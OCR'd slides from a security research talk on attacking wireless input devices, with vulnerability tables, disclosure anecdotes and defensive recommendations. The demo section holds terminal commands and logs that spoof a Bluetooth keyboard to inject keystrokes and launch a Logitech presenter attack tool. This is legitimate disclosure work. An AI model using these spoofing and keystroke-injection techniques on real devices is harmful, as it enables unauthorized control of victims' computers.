
Operating System	Version	Attack successful?
Android	7.1.2	yes
Android	8.1.0	Yes
Android	9	yes
Arch Linux	4.16.13-2-ARCH #1	no
Apple iOS	11.2.6	yes
Apple iOS	11.3	yes
Apple iOS	11.4	yes
Apple Mac OS X	10.13.4	yes
Apple Mac OS X	10.13.5	yes
Micorsoft Windows 10	1709 (OS Build 16299.125)	no

(Live) Demo Time

1. Exploiting the obvious: Bluetooth trust relationships
2. Old news are so exciting: Attacking wireless presenters
3. Attacking yet another AES-encrypted wireless desktop set, but this time differently



(Live) Demo: Bluetooth Trust Relationship



```
sudo tmux attach -t kbdemu
```

```
bluetoothd[6554]: src/adapter.c:settings_changed() Changed settings: 0x00000002
bluetoothd[6554]: src/agent.c:agent_ref() 0x56211d119cc0: ref=1
bluetoothd[6554]: src/agent.c:register_agent() agent :1.123
bluetoothd[6554]: src/agent.c:add_default_agent() Default agent set to :1.123 /test/agent
bluetoothd[6554]: src/adapter.c:set_mode() sending set mode command for index 0
bluetoothd[6554]: src/adapter.c:property_set_mode() sending Set Discoverable command for index 0
bluetoothd[6554]: src/adapter.c:property_set_mode_complete() Success (0x00)
bluetoothd[6554]: src/adapter.c:new_settings_callback() Settings: 0x00000adb
bluetoothd[6554]: src/adapter.c:settings_changed() Changed settings: 0x00000008
bluetoothd[6554]: src/profile.c:register_profile() sender :1.122
bluetoothd[6554]: src/profile.c:create_ext() Created ":1.122/bluez/syss/btkbd_profile/00001124-0000-1000-8000-00805f9b34
fb"
bluetoothd[6554]: src/profile.c:ext_adapter_probe() ":1.122/bluez/syss/btkbd_profile/00001124-0000-1000-8000-00805f9b34f
b" probed
bluetoothd[6554]: src/adapter.c:adapter_service_add() /org/bluez/hci0
bluetoothd[6554]: src/sdpd-service.c:add_record_to_server() Adding record with handle 0x10001
bluetoothd[6554]: src/sdpd-service.c:add_record_to_server() Record pattern UUID 00000011-0000-1000-8000-00805f9
bluetoothd[6554]: src/sdpd-service.c:add_record_to_server() Record pattern UUID 00000100-0000-1000-8000-00805f9
bluetoothd[6554]: src/sdpd-service.c:add_record_to_server() Record pattern UUID 00001002-0000-1000-8000-00805f9
bluetoothd[6554]: src/sdpd-service.c:add_record_to_server() Record pattern UUID 00001124-0000-1000-8000-00805f9
bluetoothd[6554]: src/adapter.c:adapter_service_insert() /org/bluez/hci0
bluetoothd[6554]: src/adapter.c:add_uuid() sending add uuid command for index 0
bluetoothd[6554]: src/adapter.c:connected_callback() hci0 device AC:22:0B:E4:D6:F5 connected eir_len 9
```

```
[root@hackbox bluetooth-keyboard-emulator]# cd $C_PATH/server && sudo python3 keyboard_server.py
[*] Inititalize D-Bus Bluetooth keyboard service
[*] Read configuration file
[*] Initialize Bluetooth device
[*] Configuring emulated Bluetooth keyboard
[+] Spoof device hci0 address F4:0E:11:76:71:AD via btmgmt
[+] Set Bluetooth address: F4:0E:11:76:71:AD
[+] Set device class
[+] Set device name: SE-MJ553BT ()
[+] Turn on discoverable mode
[+] Configuring Bluez Profile
[*] Reading service record
[*] Profile registered
[*] Connecting to ac:22:0b:e4:d6:f5
```


```
[root@hackbox bluetooth-keyboard-emulator]# cd $C_PATH && sudo /usr/bin/bluetoothctl
Agent registered
[CHG] Controller F4:0E:11:76:71:AD Powered: yes
[CHG] Controller F4:0E:11:76:71:AD Class: 0x00000540
[CHG] Controller F4:0E:11:76:71:AD Alias: SE-MJ553BT
[CHG] Controller F4:0E:11:76:71:AD Discoverable: yes
[CHG] Controller F4:0E:11:76:71:AD UUIDs: 00001801-0000-1000-8000-00805f9b34fb
[CHG] Controller F4:0E:11:76:71:AD UUIDs: 00001124-0000-1000-8000-00805f9b34fb
[CHG] Controller F4:0E:11:76:71:AD UUIDs: 00001200-0000-1000-8000-00805f9b34fb
[CHG] Controller F4:0E:11:76:71:AD UUIDs: 00001800-0000-1000-8000-00805f9b34fb
[CHG] Device AC:22:0B:E4:D6:F5 Connected: yes
[Nexus 7]#
```

```
[root@hackbox bluetooth-keyboard-emulator]# cd $C_PATH/keyboard/ && sleep 5 && sudo python3 keyboard_client.py
[*] Initialize keyboard
[*] Initialize D-Bus keyboard client
[*] Start event loop ...
[161, 1, 4, 0, 0, 0, 0, 0, 0, 0]
[161, 1, 4, 0, 41, 0, 0, 0, 0, 0]
[161, 1, 4, 0, 0, 0, 0, 0, 0, 0]
[161, 1, 0, 0, 0, 0, 0, 0, 0, 0]
^[^[[161, 1, 0, 0, 70, 0, 0, 0, 0, 0]
[161, 1, 0, 0, 70, 0, 0, 0, 0, 0]
[161, 1, 0, 0, 70, 0, 0, 0, 0, 0]
```

```
[root@hackbox bluetooth-keyboard-emulator]# cd $C_PATH/agent/ && sleep 5 && sudo python3 simple-agent.py
[*] Agent registered
```

```
[kbdemu] 0:os*                                                        "root@hackbox:/home/ma" 15:38 15-Jun-18
```

(Live) Demo: Wireless Presenter



```
root@hackbox:/home/matt/playground/python/nrf24_playset - python2
[root@hackbox nrf24_playset]# python2 logitech_presenter.py
       _____  ______ ___  _  _     _____  _                       _
      |  __ \|  ____|__ \| || |   |  __ \| |                     | |
 _ __ | |__) | |__     ) | || |_  | |__) | | __ _ _   _ ___  ___| |_
| '_ \|  _  /|  __|   / /|__   _| |  ___/| |/ _` | | | / __|/ _ \ __|
| | | | | \ \| |     / /_   | |   | |    | | (_| | |_| \__ \  __/ |_
|_| |_|_|  \_\_|    |____|  |_|   |_|    |_|\__,_|\__, |___/\___|\__|
                                                   __/ |
                                                  |___/
Logitech Wireless Presenter Attack Tool v1.0 by Matthias Deeg - SySS GmbH
[*] Configure nRF24 radio
[*] Scanning for Logitech wireless presenter ...
[+] Found nRF24 device with address 77:E3:96:AC:07 on channel 32
[?] Attack this device (y/n)?
```

(Live) Demo: AES-encrypted Keyboard

Some Anecdotes


1. Product rebranding
2. What’s my CVSS Base Score again?
3. Fake or real?


Some Anecdotes: Product Rebranding

- Cherry released the B.UNLIMITED AES as B.UNLIMITED 3.0
- It uses the same 128-bit AES encryption with the same security issues
- Not all people buying this Cherry wireless desktop set know this, e. g. one of our customers who was made aware of it during a security awareness event

Some Anecdotes: Product Rebranding

- When having a closer look at the Cherry B.UNLIMITED 3.0 USB dongle, realized that there is something wrong with the FCC ID





FCC Applications matching GDDJR04

No Exact Match FCC ID Applications could be found for FCC ID GDDJR04

FCC ID GDDJR04 May Not Be Valid

Do you have a device with this FCC ID printed on it? It may be unauthorized equipment or a mis-labeled device. Email info@fccid.io with a picture of the label and we can conduct a more exhaustive search for your equipment.

A fuzzy search has been conducted replacing 0, O, Q, 5, S, I and 1 to broaden the results

Also Searched FCC IDs: GDD JR04, GDDJR04, GDDJRO4,

FCC ID: GDDJR04
0 Results
You can also try searching this FCC ID on FCC.gov:

View FCC ID on FCC.gov: GDDJR04

Search|RSS |Updates |E-Filing |Initiatives |Consumers |Find People
OET
Office of Engineering and Technology
FCC > FCC E-filing > TCB > Search
FCC Site Map

Some Anecdotes: CVSS Base Scores

- Was asked for CVSSv3 base scores for the two reported Fujitsu LX901 vulnerabilities
  - SYSS-2016-068: Cryptographic Issues (CWE-310) – Missing Protection against Replay Attack
  - SYSS-2018-033: Cryptographic Issues (CWE-310) – Keystroke Injection Vulnerability
- Had good arguments for different CVSSv3 base scores

Some Anecdotes: CVSS Base Scores

SYSS-2016-068: Cryptographic Issues (CWE-310) – Missing Protection against Replay Attack

CVSSv3 Base Score: 3.5 (Low)
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N

CVSSv3 Base Score: 4.3 (Medium)
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

CVSSv3 Base Score: 6.1 (Medium)
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:L/A:L

CVSSv3 Base Score: 8.2 (High)
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:H/A:L

CVSSv3 Base Score: 9.6 (Critical)
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:H/A:H

CVSSv3 Base Score: 7.6 (High)
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Some Anecdotes: CVSS Base Scores

SYSS-2018-033: Cryptographic Issues (CWE-310) – Keystroke Injection Vulnerability


CVSSv3 Base Score: 9.6 (Critical)
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSSv3 Base Score: 8.2 (High)
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:H/A:L


CVSSv3 Base Score: 4.8 (Medium)
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:H/PR:N/UI:R/S:U/C:N/I:H/A:N

Some Anecdotes: Real or fake?


- Bought three Logitech R400 via Amazon and got three different devices
- Logitech could/would not help us find out which are real and which are fake



#1



#2



#3

Conclusion

1. Insufficient protection of code (firmware) and data (cryptographic key)
   ⇒ *Access to sensitive data*
2. Unencrypted and unauthenticated data communication
   ⇒ *Mouse spoofing attacks*
   ⇒ *Keystroke injection attacks*
3. Missing protection against replay attacks
   ⇒ *Replay attacks*
4. Cryptographic issues
   ⇒ *Keystroke injection attacks*

Conclusion

- Every Bluetooth device deserves protection
- Bluetooth stacks of different operating systems behave differently

Conclusion

Research results concerning Bluetooth keyboards

#	Product Name	Insufficient Code/Data Protection	Insecure Pairing
1	1byone keyboard	✓	✓
2	Logitech K480	✓	X
3	Microsoft Designer Bluetooth Desktop	✓	✓

✓ security issue found
X security not found
? security issue may exit (more work required)

Conclusion

Our research results concerning wireless presenters

#	Product Name	Keystroke Injection	Mouse Spoofing
1	Logitech Wireless Presenter R400	✓	X
2	Logitech Wireless Presenter R700	✓	X
3	Inateck Wireless Presenter WP1001	✓	X
4	Inateck Wireless Presenter WP2002	✓	X
5	August Wireless Presenter LP205R	X	X
6	Targus Wireless Presenter AMP09EU	X	✓
7	Kensington Wireless Presenter	?	?
8	Red Star Tec Wireless Presenter	✓	✓
9	BEBONCOOL Wireless Presenter	✓	✓

✓ security issue found

X security not found

? security issue may exit (more work required)

Conclusion

Marc Newlin's research results concerning wireless presenters [24]

#	Product Name	Keystroke Injection	Mouse Spoofing
1	Amazon Basics P-001	✓	X
2	Canon PR100-R	✓	X
3	Funpick Wireless Presenter	✓	X
4	BEBONCOOL D100	✓	✓
5	ESYWEN Wireless Presenter	✓	X
6	Red Star Tech PR-819	✓	✓
7	DinoFire D06-DF-US	✓	X
8	TBBSC DSIT-60	✓	X
9	Rii Wireless Presenter	✓	X
10	Logitech R400	✓	X
11	Logitech R500	✓ (limited)	X
12	Logitech R800	✓	X

Conclusion

Updated research results concerning wireless desktop sets (2019)

#	Product Name	Insufficient Code/Data Protection	Mouse Spoofing	Replay	Keystroke Injection
1	Cherry AES B.UNLIMITED	✓	✓	✓	✓
2	Fujitsu Wireless Keyboard Set LX901	X	✓	✓	✓
3	Logitech MK520	X	✓	✓	✓*
4	Microsoft Wireless Desktop 2000	✓	✓	✓	X
5	Perixx PERIDUO-710W	✓	✓	✓	✓

✓ security issue found

X security not found

? security issue may exit (more work required)

* first found and reported to Logitech by Bastille Networks

Conclusion

R400 LASER PRESENTATION REMOTE
Laser-Presenter
Télécommande de présentation laser
15m
USB
logitech
logitech

- Security vulnerabilities may be reimplemented in new product versions
- Logitech R400 is a good example
  - 2010: Reported issue in CYRF69103-based version
  - 2016: Reported issue in nRF24-based version
  - 2019: Vulnerable versions still available

Recommendation


- Choose your wireless presenter wisely
- Do not use wireless desktop sets with known security vulnerabilities in security-related environments
- Regularly check trust relationships of used IT systems (e. g. Bluetooth devices)
- Consider all Bluetooth-capable devices in your IT security concept (complete life cycle)
- Consider Bluetooth wireless input devices more secure than non-Bluetooth keyboards using proprietary 2.4 GHz radio communication until proven otherwise
- If in doubt, use wired input devices

Current & Future Work

- Marc Newlin (@marcnewlin) is also researching wireless presentation clickers and has publicly released new tools and many keystroke injection vulnerabilities in such devices a couple of weeks ago [24]
- Marcus Mengs (@mame82) is doing awesome research, for instance concerning current Logitech Unifying receivers, that will hopefully be publicly disclosed soon
- We have forked Marc Newlin's presentation-clickers GitHub repository and are going to create a somewhat unified nRF24-based keystroke injection toolbox for different kinds of non-Bluetooth 2.4 GHz wireless input devices named KeyJector [29]

One More Thing

- Barcode scanners are just keyboards with a special form factor



References

1. *Crazyradio PA*, *https://www.bitcraze.io/crazyradio-pa/*
2. *KeyKeriki v2.0 – 2.4 GHz*, Dreamlab Technologies, http://www.remote-exploit.org/articles/keykeriki_v2_0__8211_2_4ghz/, 2010
3. *Owned Live on Stage – Hacking Wireless Presenters, Niels Teusink, Fox-IT,* http://conference.hitb.org/hitbsecconf2010ams/materials/D1T1%20-%20Niels%20Teusink%20-%20Owned%20Live%20on%20Stage.pdf, 2010
4. *Promiscuity is the nRF24L01+'s Duty*, Travis Goodspeed, http://travisgoodspeed.blogspot.de/2011/02/promiscuity-is-nrf24l01s-duty.html, 2011
5. *KeySweeper*, Samy Kamkar, http://samy.pl/keysweeper, 2015
6. *MouseJack*, Bastille Networks Internet Security, https://www.mousejack.com/, 2016
7. *nrf-research-firmware*, Bastille Networks Internet Security, https://github.com/BastilleResearch/nrf-research-firmware, 2016
8. *KeyJack*, Bastille Networks Internet Security, https://www.bastille.net/research/vulnerabilities/keyjack/keyjack-intro/, 2016
9. *KeySniffer*, Bastille Networks Internet Security, https://www.bastille.net/research/vulnerabilities/keysniffer-intro, 2016
10. *Teils kritische Schwachstellen in AES-verschlüsselten, funkbasierten Maus-Tastatur-Kombinationen, SySS GmbH,* https://www.syss.de/pentest-blog/2016/teils-kritische-schwachstellen-in-aes-verschluesselten-funkbasierten-maus-tastatur-kombinationen/, 2016

References

11. *Of Mice and Keyboards: On the Security of Modern Wireless Desktop Sets, Matthias Deeg* and Gerhard Klostermeier, *Hack.lu, https://www.youtube.com/watch?v=Ja_VgUMz43Q*, 2016
12. *Radioactive Mouse States the Obvious – Proof-of-Concept Video*, SySS GmbH, https://www.youtube.com/watch?v=PkR8EODee44*, 2016*
13. *SySS Security Advisory SYSS-2016-074*, Matthias Deeg, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-074.txt , 2016
14. *SySS Security Advisory SYSS-2016-075*, Matthias Deeg, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-075.txt, 2016
15. *Of Mice and Keyboards: On the Security of Modern Wireless Desktop Sets, Matthias Deeg and Gerhard Klostermeier,* https://www.syss.de/fileadmin/dokumente/Publikationen/2017/2017_06_01_of-mice-and-keyboards_paper.pdf, 2017
16. *nrf24-playset, SySS GmbH,* https://github.com/SySS-Research/nrf24-playset, 2017
17. *Case Study: Security of Modern Bluetooth Keyboards, Gerhard Klostermeier and Matthias Deeg, https://www.syss.de/fileadmin/dokumente/Publikationen/2018/Security_of_Modern_Bluetooth_Keyboards.pdf, 2018*
18. *Rikki Don't Lose that Bluetooth Device, Matthias Deeg and Gerhard Klostermeier, https://www.syss.de/fileadmin/dokumente/Publikationen/2018/Rikki_Dont_Lose_That_Bluetooth_Device.pdf* , 2018

References

19. *Bluetooth Keyboard Emulator, SySS GmbH, https://github.com/SySS-Research/bluetooth-keyboard-emulator, 2018*
20. *SySS Security Advisory SYSS-2018-033*, Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2018-033.txt, 2018*
21. *CY4672 PRoC LP Reference Design Kit , Cypress Semiconductor , http://www.cypress.com/documentation/reference-designs/cy4672-proc-lp-reference-design-kit*
22. *Fujitsu LX901 Keystroke Injection Attack – Proof-of-Concept Video, SySS GmbH, https://www.youtube.com/watch?v=87jZKTTBdtc, 2019*
23. *Multiprotocol TX Module, Pascal Langer, https://github.com/pascallanger/DIY-Multiprotocol-TX-Module, 2019*
24. *Presentation Clickers, Marc Newlin,* https://github.com/marcnewlin/presentation-clickers, 2019
25. *Logitech R400 Keystroke Injection Attack – Proof-of-Concept Video*, SySS GmbH, https://www.youtube.com/watch?v=p32o_jRRL2w, 2019
26. *SySS Security Advisory SYSS-2019-007*, Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2019-007.txt, 2019*
27. *SySS Security Advisory SYSS-2019-008*, Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2019-008.txt, 2019*

